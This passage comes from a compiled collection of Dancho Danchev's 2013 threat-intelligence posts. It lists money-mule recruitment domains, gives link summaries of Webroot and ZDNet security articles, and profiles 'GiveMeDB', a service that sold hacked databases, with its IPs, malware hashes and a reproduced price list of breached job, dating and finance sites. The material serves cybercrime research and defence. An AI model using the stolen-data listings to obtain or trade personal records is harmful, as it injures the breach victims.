11. <http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html>
12. <http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html>
13. <http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html>
14. <http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html>
15. <http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html>
16. <http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html>

249

17. <http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html>
18. <http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html>
19. <http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asprox-fast.html>
20. <http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html>
21. <http://ddanchev.blogspot.com/>

250

**Raw Historical OSINT - Keeping Money Mule Recruiters on a Short Leash - Part Twelve (2013-01-**

**07 22:56)**

In the following (historical) intelligence brief, I'll provide you with some raw domain data of fake companies that are

known to have attempted to recruit money mules over the past 2 years.

The domains listed here were registered by the same gang of cybercriminals that I've been extensively profil-

ing in previous "Keeping Money Mule Recruiters on a Short Leash" posts.

**Money mule recruitment domains:**

*compassllc-usa.com*

*linkllc-uk.com*

*very-compllc.com*

*click-n-art.com*

*infotechgroup-inc.com*

*amplitude-groupmain.tw*

*magnet-groupinc.cc*

*allston-groupsec.cc*

*DEVELOP-INC.COM*

*MERCYGROUPNET.NET*

*MERCY-INC.COM*



*SOLARISGROUPINC.COM*

*SOLARISGROUPNET.NET*

*JVC-INC.COM*

*JVCGROUPNET.NET*

*EVOLVINGSYSINC.NET*

*ATCANETWORKS.NET*

*ATCA-INC.COM*

*GALLEOGROUPNET.NET*

*GALLEO-INC.COM*

*EVOLVINGSYSINC.NET*

*EVOLVING-INC.COM*

*NETMARKET-INC.COM*

*NETMARKETTECH.NET*

*INFOTECH-GROUPCO.NET*

*INFOTECH-GROUPINC.COM*

*INFOTECHGROUP-INC.COM*

*BANDS-GROUPSVC.COM*

*BANDS-INC.COM*

*BANDSGROUP-INC.NET*

*BANDSGROUPNET.CC*

*ICT-GROUPCO.COM*

*ICT-GROUPSVC.NET*

*ICTGROUPINC.COM*

*ICTGROUPNET.CC*

*GIANT-GROUPCO.NET*

*GIANT-GROUPINC.COM*

*GIANT-GROUPNET.CC*

*GIANTGROUPINC.COM*

*IMPERIAL-GROUPINC.COM*

*IMPERIAL-GROUPSVC.NET*

251

*IMPERIALGROUPCO.COM*

*HOSTGROUP-INC.COM*

*HOSTGROUPINC.COM*

*HOSTGROUPNET.CC*

*HOST-GROUPSVC.NET*

*CNLGROUP-INC.CC*

*CNLGROUPNET.NET*

*CNL-GROUPSVC.COM*

*CNL-INC.COM*

*bands-groupsvc.com*

*bands-inc.com*

*bandsgroup-inc.net*

*bandsgroupnet.cc*

*cnl-groupsvc.com*

*cnl-inc.com*

*cnlgroup-inc.cc*

*cnlgroupnet.net*

*giant-groupco.net*

*giant-groupinc.com*

*giant-groupnet.cc*

*giantgroupinc.com*

*host-groupsvc.net*

*hostgroup-inc.com*

*hostgroupinc.com*

*hostgroupnet.cc*

*ict-groupco.com*

*ict-groupsvc.net*

*ictgroupinc.com*

*ictgroupnet.cc*

*imperial-groupinc.com*

*imperial-groupsvc.net*

*imperialgroupco.com*

*infotech-groupco.net*

*infotech-groupinc.com*

*infotechgroup-inc.com*

*itcom-groupco.net*

*itcom-groupfine.cc*

*itcom-groupsvc.com*

*itcomgroup-inc.com*

*mgm-groupsvc.com*

*mgmgroup-inc.net*

*mgmgroupinc.com*

*mgmgroupnet.cc*

*usi-groupinc.net*

*usigroup-inc.com*

*usigroupinc.com*

*usigroupnet.cc*

*NOVARIS-GROUPLLC.TW*

*NOVARISGROUPMAIN.TW*

*NOVARIS-GROUPORG.CC*

252

*VITAL-GROUPCO.CC*

*VITAL-GROUPCO.TW*

*VITAL-GROUPINC.TW*

*PERSEUS-GROUPFINE.TW*

*PERSEUS-GROUPINC.TW*

*PERSEUSGROUPLLC.CC*

Consider going through my previous research into one of the most popular 'risk-forwarding' tactic used by cy-

bercriminals, namely, money mule recruitment.

### **Related posts on money mule recruitment:**

[1]Keeping Money Mule Recruiters on a Short Leash - Part Eleven

[2]Keeping Money Mule Recruiters on a Short Leash - Part Ten

[3]Keeping Money Mule Recruiters on a Short Leash - Part Nine

[4]Keeping Money Mule Recruiters on a Short Leash - Part Eight - Historical OSINT

[5]Keeping Money Mule Recruiters on a Short Leash - Part Seven

[6]Keeping Money Mule Recruiters on a Short Leash - Part Six

[7]Keeping Money Mule Recruiters on a Short Leash - Part Five

[8]The DNS Infrastructure of the Money Mule Recruitment Ecosystem

[9]Keeping Money Mule Recruiters on a Short Leash - Part Four

[10]Money Mule Recruitment Campaign Serving Client-Side Exploits

[11]Keeping Money Mule Recruiters on a Short Leash - Part Three

[12]Money Mule Recruiters on Yahoo!'s Web Hosting

[13]Dissecting an Ongoing Money Mule Recruitment Campaign

[14]Keeping Money Mule Recruiters on a Short Leash - Part Two

[15]Keeping Reshipping Mule Recruiters on a Short Leash

[16]Keeping Money Mule Recruiters on a Short Leash

[17]Standardizing the Money Mule Recruitment Process

[18]Inside a Money Laundering Group's Spamming Operations

[19]Money Mule Recruiters use ASProx's Fast Fluxing Services

[20]Money Mules Syndicate Actively Recruiting Since 2002

***This post has been reproduced from [21]Dancho Danchev's blog.***

1. <http://ddanchev.blogspot.com/2011/08/keeping-money-mule-recruiters-on-short.html>

2. <http://ddanchev.blogspot.com/2011/07/keeping-money-mule-recruiters-on-short.html>

3. [http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short\\_30.html](http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short_30.html)
4. [http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short\\_25.html](http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short_25.html)
5. <http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short.html>
6. <http://ddanchev.blogspot.com/2011/03/keeping-money-mule-recruiters-on-short.html>
7. <http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html>
8. <http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html>
9. <http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html>
10. <http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html>
11. <http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html>
12. <http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html>
13. <http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html>
14. <http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html>
15. <http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html>



16. <http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html>

253

17. <http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html>

18. <http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html>

19. <http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asprox-fast.html>

20. <http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html>

21. <http://ddanchev.blogspot.com/>

254

WEBROOT®

threat blog

INSIGHTS INTO THREATS AND TRENDS FROM OUR INTERNET SECURITY EXPERTS

Home

About the Bloggers

Webroot.com

RSS Feed

Spamvertised AICPA themed emails serve client-side exploits and malware

January 9, 2013 – 12:00 am

★★★★★ 2 Votes

By Dancho Danchev

Certified Public Accountants (CPAs) are a common target for cybercriminals. Throughout 2012, we intercepted several campaigns directly targeting CPAs in an attempt to trick them into clicking on the malicious links found in the emails. Once they click on any of the links, they're automatically exposed to the client-side exploits served by the latest version of the Black Hole Exploit Kit.

In this post, I'll analyze one of the most recently spamvertised campaigns impersonating the American Institute of Certified Public Accountants, also known as AICPA.

More details:

Read More »

Tell your friends:

Facebook 5

Twitter 9

Digg

Reddit

StumbleUpon

Email

More

Like this:

★ Like

Be the first to like this.

By ddanchev | Posted in Botnet activity, Downloaders, Exploits, mal-effects, malware, social engineering, spam, Threat Research | Tags: AICPA, Black Hole Exploit Kit, CPA, cybercrime, Exploits, Malicious Software, malware, security, social engineering, spam, Spam Campaign, Spamvertised, vulnerabilities |

Archives

Select Month

Referral Program

Talk about a win win.

Free security for your friends AND a donation to charity

Free tools

Haven't tried Webroot SecureAnywhere to remove an infection?

Download a free trial

Webroot SecureAnywhere program/malware assistance?

Open a support ticket

Concerned about a specific URL or IP?

Check the reputation of a URL or IP address

X

## Summarizing Webroot's Threat Blog Posts for December (2013-01-09 19:34)

The following is a brief summary of all of my posts at [1]**Webroot's Threat Blog** for December, 2012. You can

subscribe to [2]**Webroot's Threat Blog RSS Feed**, or follow me on Twitter:

01. [3]DIY malicious domain name registering service spotted in the wild

02. [4]Fake 'FedEx Tracking Number' themed emails lead to malware

03. [5]Bogus 'Facebook Account Cancellation Request' themed emails serve client-side exploits and malware

04. [6]Malicious 'Security Update for Banking Accounts' emails lead to Black Hole Exploit Kit
05. [7]A peek inside a boutique cybercrime-friendly E-shop – part five
06. [8]Fake 'Flight Reservation Confirmations' themed emails lead to Black Hole Exploit Kit
07. [9]Malicious 'Sendspace File Delivery Notifications' lead to Black Hole Exploit Kit
08. [10]Fake Chase 'Merchant Billing Statement' themed emails lead to malware
09. [11]Cybercriminals entice potential cybercriminals into purchasing bogus credit cards data
10. [12]Fake 'Change Facebook Color Theme' events lead to rogue Chrome extensions
11. [13]Fake 'Citi Account Alert' themed emails lead to Black Hole Exploit Kit
12. [14]Spamvertised 'Work at Home' scams impersonating CNBC spotted in the wild
13. [15]Pharmaceutical scammers spamvertise YouTube themed emails, entice users into purchasing counterfeit drugs
14. [16]Cybercriminals resume spamvertising British Airways themed E-ticket receipts, serve malware
15. [17]Fake 'UPS Delivery Confirmation Failed' themed emails lead to Black Hole Exploit Kit

16. [18]Webroot's Threat Blog Most Popular Posts for 2012

***This post has been reproduced from [19]Dancho Danchev's blog. Follow him [20]on Twitter.***

1. <http://blog.webroot.com/>
2. <http://feeds2.feedburner.com/WebrootThreatBlog>
3. <http://blog.webroot.com/2012/12/03/diy-malicious-domain-name-registering-service-spotted-in-the-wild/>
4. <http://blog.webroot.com/2012/12/04/fake-fedex-tracking-number-themed-emails-lead-to-malware/>
5. <http://blog.webroot.com/2012/12/05/bogus-facebook-account-cancellation-request-themed-emails-serve-client-side-exploits-and-malware/>
6. <http://blog.webroot.com/2012/12/07/malicious-security-update-for-banking-accounts-emails-lead-to-black-hole-exploit-kit/>
7. <http://blog.webroot.com/2012/12/10/a-peek-inside-a-boutique-cybercrime-friendly-e-shop-part-five/>
8. <http://blog.webroot.com/2012/12/11/fake-flight-reservation-confirmations-themed-emails-lead-to-black-hole-exploit-kit/>
9. <http://blog.webroot.com/2012/12/12/malicious-sendspace-file-delivery-notifications-lead-to-black-hole-exploit-kit/>

[loit-kit/](#)

10. <http://blog.webroot.com/2012/12/14/fake-chase-merchant-billing-statement-themed-emails-lead-to-malware/>

11. <http://blog.webroot.com/2012/12/18/cybercriminals-entice-potential-cybercriminals-into-purchasing-bogus-credit-cards-data/>

12. <http://blog.webroot.com/2012/12/19/fake-change-facebook-color-theme-events-lead-to-rogue-chrome-extension>

[s/](#)

13. <http://blog.webroot.com/2012/12/20/fake-citi-account-alert-themed-emails-lead-to-black-hole-exploit-kit/>

14. <http://blog.webroot.com/2012/12/21/spamvertised-work-at-home-scams-impersonating-cnbc-spotted-in-the-wild>

[/](#)

15. <http://blog.webroot.com/2012/12/25/pharmaceutical-scammers-spamvertise-youtube-themed-emails-entice-users-into-purchasing-counterfeit-drugs/>

16. <http://blog.webroot.com/2012/12/26/cybercriminals-resume-spamvertising-british-airways-themed-e-ticket-receipts-serve-malware/>

17. <http://blog.webroot.com/2012/12/27/fake-ups-delivery-confirmation-failed-themed-emails-lead-to-black-hole-exploit-kit/>

18. <http://blog.webroot.com/2012/12/28/webroots-threat-blog-most-popular-posts-for-2012/>

19. <http://ddanchev.blogspot.com/>

20. <http://twitter.com/danchodanchev>

256

2.2

February

257

The screenshot shows the ZDNet website homepage. At the top is the ZDNet logo and a search bar. Below the logo is a navigation bar with links for US Edition, MoM, Windows 8, Big Data, Social Enterprise, Cloud, Networking, Apple, BlackBerry, Tablets, and All. The main content area features a 'Zero Day' article by Ryan Naraine, a 'Latest Posts' section with articles on NetSeer, iPhone 5 jailbreak, and Obama's cyber-attack threat, and an 'Anonymous posts' article. On the right, there's a 'ZDNet Newsletters' sign-up section and a 'Top Stories' list. The footer includes social media links and a newsletter sign-up.

**ZDNet**

Search ZDNet

US Edition | MoM | Windows 8 | Big Data | Social Enterprise | Cloud | Networking | Apple | BlackBerry | Tablets | All

**ZDNet Blog**

Follow us: **The best of ZDNet, delivered**

**Zero Day**

Staying on top of the latest in software/hardware security research, vulnerabilities, threats and computer attacks.

**Ryan Naraine** Latest Posts

Ryan Naraine is a journalist and social media enthusiast specializing in Internet and computer security issues.

**NetSeer suffers hack, triggers Google malware warnings**

One advertising network's corporate Web site suffered a hack and a malware injection attack this morning, which led to Google warning users worldwide to avoid 'infected' sites.

published 1 hour ago by Zack Whittaker

3 Comments 1 Vote

**Dancho Danchev**

Dancho Danchev is an independent security consultant and cyber threats analyst, with extensive experience in open source intelligence gathering, malware and cybercrime incident response.

**iPhone 5, iOS 6.1 jailbreak tool released**

The latest tool to jailbreak your iOS 6.1-powered device—including at long last the iPhone 5—has been released.

published 1 hour ago by Zack Whittaker

4 Comments 1 Vote

**Obama can 'order pre-emptive cyber-attack' if U.S. faces threat**

According to a source speaking to The New York Times, President Obama can authorize a 'pre-emptive strike' against a nation if U.S. national security is at risk.

published 4 hours ago by Zack Whittaker

12 Comments 2 Votes

**Anonymous posts over 4000 U.S. bank executive credentials**

Anonymous appears to have published login and private information from over 4000 American bank executive credentials its Operation Last Resort, demanding US computer crime law reform.

**ZDNet Newsletters**

Get the best of ZDNet delivered straight to your inbox

Enter your email address

☒ **ZDNet Must Read News Alerts - US:** Major news is breaking. Are you ready? This newsletter has only the most important tech news nothing else.

Subscribe Now

**Top Stories**

Most Popular | Most Discussed

- 1 Feds stumbling after Anonymous launches 'Operation Last Resort'
- 2 Homeland Security: Disable UPnP as tens of millions at risk
- 3 US Sentencing website hacked into video game 'Asteroids'
- 4 How to disable Java in your browser on Windows, Mac
- 5 Anonymous re-hacks US Sentencing site into video game Asteroids

**Events Calendar**

**ZDNet** **ZDNet / Events Calendar**

CHECK OUT THE **Events Calendar**

Follow @zdnet | Like | 337k | Join | Log In | Privacy | Cookies

## **Summarizing ZDNet's Zero Day Posts for January (2013-02-04 22:38)**

The following is a brief summary of all of my posts at [1]**ZDNet's Zero Day** for January, 2013. You can subscribe to

**[2]Zero Day's main feed** , or follow me on Twitter:

**01.** [3]Dutch security researchers dissect the Pobelka botnet

**02.** [4]ESPN's ScoreCenter for iOS sends passwords in clear-text, susceptible to XSS flaw

**03.** [5]Report: AutoRun malware infections continue topping the charts

**04.** [6]Comparative review: Opera leads in browser anti-phishing protection

**05.** [7]Italian-language page at MSN redirects to Cool Exploit Kit, serves ransomware

**06.** [8]WordPress releases version 3.5.1, fixes 3 security issues

**07.** [9]Targeted attack against UAE activist utilizes CVE-2013-0422, drops malware

***This post has been reproduced from [10]Dancho Danchev's blog. Follow him [11]on Twitter.***

1. <http://zdnet.com/blog/security>.

2. <http://feeds.feedburner.com/zdnet/security>

3. <http://www.zdnet.com/dutch-security-researchers-dissect-the-pobelka-botnet-7000009971/>

4. <http://www.zdnet.com/espns-scorecenter-for-ios-sends-passwords-in-clear-text-susceptible-to-xss-flaw-7000009976/>

5. <http://www.zdnet.com/report-autorun-malware-infections-continue-topping-the-charts-7000010028/>

6. <http://www.zdnet.com/comparative-review-opera-leads-in-browser-anti-phishing-protection-7000010039/>

7. <http://www.zdnet.com/italian-language-page-at-msn-redirects-to-cool-exploit-kit-serves-ransomware-7000010299/>

8. <http://www.zdnet.com/wordpress-releases-version-3-5-1-fixes-3-security-issues-7000010355/>

9. <http://www.zdnet.com/targeted-attack-against-uae-activist-utilizes-cve-2013-0422-drops-malware-7000010645/>

10. <http://ddanchev.blogspot.com/>

11. <http://twitter.com/danchodanchev>



February 4, 2013 - 12:00 am  
★★★★★ 1 Votes

February 4, 2013 - 12:00 PM  
★★★★★ 1 Votes

By Dancho Danchev

On a daily basis, we intercept hundreds of thousands of fraudulent or malicious emails whose purpose is to either infect users with malicious software or turn them into victims of fraudulent schemes. About 99% of these campaigns rely on social engineering tactics, and in the cases where they don't include direct links to the actual malware, they direct users to the market leading **Black Hole Exploit Kit**.

In terms of volume and persistence, throughout January, 2013, a single malicious campaign impersonating **FedEx** topped our metrics data. What's so special about **this campaign**? It's the fact that the digital fingerprint of one of the most recently introduced malware variants used in the campaign corresponds to the digital fingerprint of a malware-serving campaign that we've already profiled, indicating that they've been launched by the same cybercriminal/gang of cybercriminals.

More details:

[Read More »](#)

**Tell your friends:**

Facebook 5 Twitter 6 Digg 1 Reddit 1 StumbleUpon 1 Email 1 More

Like this: [Like](#) Be the first to like this.

By ddancher | Posted in Botnet activity, Downloaders, mal-effects, malware, social engineering, spam, Threat Research | Tags: cybercrime, FedEx, Malicious Software, malware, security, social engineering, spam, Spam Campaign, Spamvertising |

February 1, 2013 - 12:00 am  
★★★★★ 4 Votes

February 1, 2013 - 12:00  
★★★★★ 4 Votes

By Dancho Danchev

Cybercriminals are mass mailing tens of thousands of emails, impersonating **Booking.com**, in an attempt to trick its users into thinking that their credit card was not accepted. Users are then urged to click on a fake "Print Booking Details" link, which leads them to the malware used in the campaign.

More details:

## Archives

Select Month

### Referral Program

**Referential Program**  
Talk about a win win.

Free security for your friends AND a donation to charity

### Free tools

Haven't tried Webroot SecureAnywhere to remove an infection?

**Download a free trial**

Webroot  
SecureAnywhere  
program/malware  
assistance?

[Open a support ticket](#)

Concerned about a specific URL or IP?  
**Check the reputation of a URL or IP address**

Connect with us!

[twitter](#)

facebook

**You**Tube

Google+

[Subscribe by email](#)

Enter your email address

Follow

X

## 01. [3]Spamvertised ‘Your Recent eBill from Verizon Wireless’ themed emails serve client-side exploits and malware

- 02.** [4]Fake BBB (Better Business Bureau) Notifications lead to Black Hole Exploit Kit
- 03.** [5]'Attention! Changes in the bank reports!' themed emails lead to Black Hole Exploit Kit
- 04.** [6]Fake 'You have made an Ebay purchase' themed emails lead to client-side exploits and malware
- 05.** [7]A peek inside a boutique cybercrime-friendly E-shop – part six
- 06.** [8]Black Hole Exploit Kit author's 'vertical market integration' fuels growth in malicious Web activity
- 07.** [9]Spamvertised AICPA themed emails serve client-side exploits and malware
- 08.** [10]'Please confirm your U.S Airways online registration' themed emails lead to Black Hole Exploit Kit
- 09.** [11]Malicious DIY Java applet distribution platforms going mainstream
- 10.** [12]Fake 'ADP Speedy Notifications' lead to client-side exploits and malware
- 11.** [13]Cybercriminals release automatic CAPTCHA-solving bogus Youtube account generating tool
- 12.** [14]'Batch Payment File Declined' EFTPS themed emails lead to Black Hole Exploit Kit
- 260
- 13.** [15]Cybercriminals resume spamvertising fake Vodafone 'A new picture or video message' themed emails, serve malware

- 14.** [16]Leaked DIY malware generating tool spotted in the wild
- 15.** [17]Email hacking for hire going mainstream – part three
- 16.** [18]Android malware spreads through compromised legitimate Web sites
- 17.** [19]Fake Intuit ‘Direct Deposit Service Informer’ themed emails lead to Black Hole Exploit Kit
- 18.** [20]Fake LinkedIn ‘Invitation Notifications’ themed emails lead to client-side exploits and malware
- 19.** [21]Novice cybercriminals experiment with DIY ransomware tools
- 20.** [22]Bogus ‘Your Paypal Transaction Confirmation’ themed emails lead to Black Hole Exploit Kit
- 21.** [23]Fake ‘FedEx Online Billing – Invoice Prepared to be Paid’ themed emails lead to Black Hole Exploit Kit
- 22.** [24]A peek inside a DIY password stealing malware
- 23.** [25]Malicious ‘Facebook Account Cancellation Request’ themed emails serve client-side exploits and malware

***This post has been reproduced from [26]Dancho Danchev’s blog. Follow him [27]on Twitter.***

1. <http://blog.webroot.com/>
2. <http://feeds2.feedburner.com/WebrootThreatBlog>
3. <http://blog.webroot.com/2013/01/01/spamvertised-your-recent-ebill-from-verizon-wireless-themed-emails-ser>

[ve-client-side-exploits-and-malware/](#)

4. <http://blog.webroot.com/2013/01/02/fake-bbb-better-business-bureau-notifications-lead-to-black-hole-exploit-kit/>

5. <http://blog.webroot.com/2013/01/03/attention-changes-in-the-bank-reports-themed-emails-lead-to-black-hole-exploit-kit/>

6. <http://blog.webroot.com/2013/01/04/fake-you-have-made-an-ebay-purchase-themed-emails-lead-to-client-side-exploits-and-malware/>

7. <http://blog.webroot.com/2013/01/07/a-peek-inside-a-boutique-cybercrime-friendly-e-shop-part-six/>

8. <http://blog.webroot.com/2013/01/08/black-hole-exploit-kit-authors-vertical-market-integration-fuels-growth-in-malicious-web-activity/>

9. <http://blog.webroot.com/2013/01/09/spamvertised-aicpa-themed-emails-serve-client-side-exploits-and-malware/>

10. <http://blog.webroot.com/2013/01/10/please-confirm-your-u-s-airways-online-registration-themed-emails-lead-to-black-hole-exploit-kit/>

11. <http://blog.webroot.com/2013/01/11/malicious-diy-java-applet-distribution-platforms-going-mainstream/>

12. [http://blog.webroot.com/2013/01/14/fake-adp-speedy-notifications-lead-to-client-side-exploits-and-malware](http://blog.webroot.com/2013/01/14/fake-adp-speedy-notifications-lead-to-client-side-exploits-and-malware/)

/

13. <http://blog.webroot.com/2013/01/15/cybercriminals-release-automatic-captcha-solving-bogus-youtube-account-generating-tool/>

14.

<http://blog.webroot.com/2013/01/16/batch-payment-file-declined-eftps-themed-emails-lead-to-black-hole-exploit-kit/>

15. <http://blog.webroot.com/2013/01/17/cybercriminals-resume-spamvertising-fake-vodafone-a-new-picture-or-video-message-themed-emails-serve-malware/>

16. <http://blog.webroot.com/2013/01/18/leaked-diy-malware-generating-tool-spotted-in-the-wild/>

17. <http://blog.webroot.com/2013/01/21/email-hacking-for-hire-going-mainstream-part-three/>

18. <http://blog.webroot.com/2013/01/22/android-malware-spreads-through-compromised-legitimate-web-sites/>

19. <http://blog.webroot.com/2013/01/23/fake-intuit-direct-deposit-service-informer-themed-emails-lead-to-black-hole-exploit-kit/>

20. <http://blog.webroot.com/2013/01/24/fake-linkedin-invitation-notifications-themed-emails-lead-to-client-side-exploits-and-malware/>

[de-exploits-and-malware/](#)

21. <http://blog.webroot.com/2013/01/25/novice-cybercriminals-experiment-with-diy-ransomware-tools/>

261

22. <http://blog.webroot.com/2013/01/28/bogus-your-paypal-transaction-confirmation-themed-emails-lead-to-black>

[-hole-exploit-kit/](#)

23.

[http://blog.webroot.com/2013/01/29/fake-fedex-online-billing-invoice-prepared-to-be-paid-themed-emails-](http://blog.webroot.com/2013/01/29/fake-fedex-online-billing-invoice-prepared-to-be-paid-themed-emails-lead-to-black-hole-exploit-kit/)

[lead-to-black-hole-exploit-kit/](#)

24. <http://blog.webroot.com/2013/01/30/a-peek-inside-a-diy-password-stealing-malware/>

25. [http://blog.webroot.com/2013/01/31/malicious-facebook-account-cancellation-request-themed-emails-serve-cl](http://blog.webroot.com/2013/01/31/malicious-facebook-account-cancellation-request-themed-emails-serve-client-side-exploits-and-malware/)

[ient-side-exploits-and-malware/](#)

26. <http://ddanchev.blogspot.com/>

27. <http://twitter.com/danchodanchev>

262

[Главная](#) | [Прайс](#) | [Правила](#) | [О Нас](#) | [Контакты](#)

### GiveMeDB Service

Мы представляем Вам сервис по продаже баз данных со взломанных ресурсов различной тематики. У нас Вы всегда можете приобрести необходимый материал под Ваши цели. Мы предлагаем широкий ассортимент, среди которого присутствуют Job/Dating /Finance и другие базы.

Внимание! Мы не генерим и не собираем базы с веб'а, в нашем прайсе присутствуют только взломанные базы. В случае каких-либо сомнений мы всегда готовы доказать принадлежность базы к тому или иному ресурсу.

---

Внимание! Материалы сайта не противоречат законодательству России, стран СНГ, Европы и США. Мы не распространяем охраняемую законом информацию, а лишь предостерегаем владельцев сайтов о возможных проблемах в сфере информационной безопасности.

Администрация GiveMeDB.com

**"Заходи тихо, бери много, уходи быстро"**

**Прайс:**

- Job Bases
- Dating Bases
- Finance Bases
- Other Bases

**Контакты:**

 ICQ: 9348793 - Ru

 ICQ: 5190451 - En

[www.givemedb.com](http://www.givemedb.com) © Copyright 2009 GiveMeDB Service. All rights reserved.

## Historical OSINT - Hacked Databases Offered for Sale (2013-02-06 02:03)

In the wake of the recently announced security breaches at the [1]**NYTimes**, [2]**WSJ**, and the [3]**Washington Post**, I decided to shed more light on what happens once a database gets compromised by Russian cybercriminals,

compared to (supposedly) Chinese spies, with the idea to provide factual evidence that these breaches are just the

tip of the iceberg.

In this intelligence brief, I'll profile a service that was originally operating throughout the entire 2009, selling access to compromised databases of multiple high-trafficked Web sites, through the direct compromise of their databases, hence, the name of the service - GiveMeDB.

**Primary URL:** *hxxp://givemedb.com* - Email: *giverems@mail.ru*

**Secondary URL:** *hxxp://shopdb.blogspot.com*

263

**ICQ:** *9348793; 5190451*

During 2009, the domain used to respond to **83.133.123.228** (LAMBDANET-AS European Backbone of LambdaNet),

it then changed IPs to **74.54.82.209** (THEPLANET-AS - ThePlanet.com Internet Services, Inc.). The following domains

used to respond to the same IP (**83.133.123.228**), **pornofotki.com.ua**, **mail.vipnkvd.ru**. What are the chances that these IPs are known to have been involved in related malicious/cybercrime-friendly activities? Appreciate my rhetoric.

We've got the following [4]**MD5:**

**6a9b128545bd095dbbb697756f5586a9** spamming links to the same

(**hxxp://83.133.123.228/uksus/?t=3**) in particular.



Cross-checking the second IP (**74.54.82.209**) across multiple proprietary and public databases, reveals a diversified criminal enterprise that's been using it for years.

The following MD5s are known to have phoned back to the same IP (**74.54.82.209**):

[5]**MD5: d48a7ae9934745964951a704bcc70fe9**

[6]**MD5: 4626de911152ae7618c9936d8d258577**

[7]**MD5: ca4b79a33ea6e311eafa59a6c3fffe2**

[8]**MD5: eb3b44cee34ec09ec6c5917c5bd7cfb4**

As well as a recent (2011) [9]**Palevo C &C activity**. Clearly, they've been multi-tasking on multiple fronts.

The structure of propositions is the following: partial URL of the hacked Web site, country of the Web site,

Quantity of records per database, First-time price, Exclusive price. The list of affected Web sites is as follows:

## Прайс

Ниже представлен наш прайс, в него включены имеющиеся в наличии базы данных с указанных ресурсов. Напротив каждого товара обозначено количество записей в базе и две цены, первая - пониженная, рассчитанная на продажу базы трем первым покупателям, вторая - полная цена, рассчитанная на эксклюзивную продажу базы только Вам.

В целях безопасности, мы не указываем доменную зону в ссылках на представленные ресурсы, всю дополнительную информацию Вы можете получить у наших support'ов.

Внимание! Все базы продаются ограниченное число раз и удаляются после их приобретения!

Внимание! Мы не занимаемся спамом и не используем базы ни каким иным способом!

Раздел - Job Bases (jobseekers):

Ресурс	Страна	Количество записей в БД	Общая Цена*	Эксклюзивная Цена*
jobsbazaar.*	IN	10 000	20\$	60\$
availablejobs.*	US	380 000	300\$	900\$
ecarers.*	UK	6 000	20\$	60\$
fecareers.*	UK	160 000	150\$	450\$
healthmeet.*	US	260 000	200\$	600\$
youths.*	CH	16 000	30\$	90\$
jobpilot.*	DE	38 000	50\$	150\$

**"Заходи тихо, бери много, уходи быстро"**

## Прайс:

- Job Bases
- Dating Bases
- Finance Bases
- Other Bases

## Контакты:



ICQ: 9348793 - Ru



ICQ: 5190451 - En

## Job/CV Databases:

*jobsbazaar.\**

*availablejobs.\**

*ecarers.\**

*fecareers.\**

*healthmeet.\**

*youths.\**

*jobpilot.\**

*thecareerengineer.\**

*iauk.\**

*jobboerse.\**

*creativepool.\**

*jobsinkent.\**

*jobsinthemoney.\**

*jobup.\**

*rxcareercenter.\**

thecareerengineer.*	UK	130 000	100\$	300\$
iauk.*	UK	43 000	50\$	150\$
jobboerse.*	DE	22 000	40\$	120\$
creativepool.*	UK	26 000	40\$	120\$
jobsinkent.*	UK	55 000	60\$	180\$
jobsinthemoney.*	US	206 000	200\$	600\$
jobup.*	CH	45 000	50\$	150\$
careerweb.*	ZA	35 000	40\$	120\$
rxcareercenter.*	US	16 000	30\$	90\$

Раздел - Dating:

Ресурс	Страна	Количество записей в БД	Общая Цена*	Эксклюзивная Цена*
freedating.*	UK	120 000	120\$	360\$
singles-bar.*	US	130 000	130\$	390\$
muenchner-singles.*	DE	23 000	40\$	120\$
dateclub.*	UK	80 000	80\$	240\$
websingles.*	AT	200 000	200\$	600\$
find-you.*	DE	9 000	20\$	60\$
fitness-singles.*	US	94 000	90\$	270\$
houstonconnect.*	UK	40 000	40\$	120\$
datingz.*	US	12 000	20\$	60\$
loveandfriends.*	UK	50 000	50\$	150\$

## Dating Databases:

*freedating.\**

*singles-bar.\**

*muenchner-singles.\**

*dateclub.\**

*websingles.\**

*find-you.\**

*fitness-singles.\**

*houstonconnect.\**

*datingz.\**

*loveandfriends.\**

*lovebyrd.\**

lovebyrd.*	US	12 000	20\$	60\$
mydatingplacephx.*	US	15 000	30\$	90\$
cozydating.*	US	8 000	20\$	60\$
singletreffen.*	DE	230 000	200\$	600\$
datearea.*	DE	13 000	30\$	90\$
endless-fantasy.*	DE	88 000	90\$	270\$

Раздел - Finance:

Ресурс	Страна	Количество записей в БД	Общая Цена*	Эксклюзивная Цена*
importers.*	US/EU	200 000	200\$	600\$
money.*	US	480 000	400\$	1200\$
pcquote.*	US/CA	130 000	130\$	390\$
investorvillage.*	US	40 000	50\$	150\$
gurufocus.*	US	30 000	50\$	150\$
individual.*	US	100 000	100\$	300\$
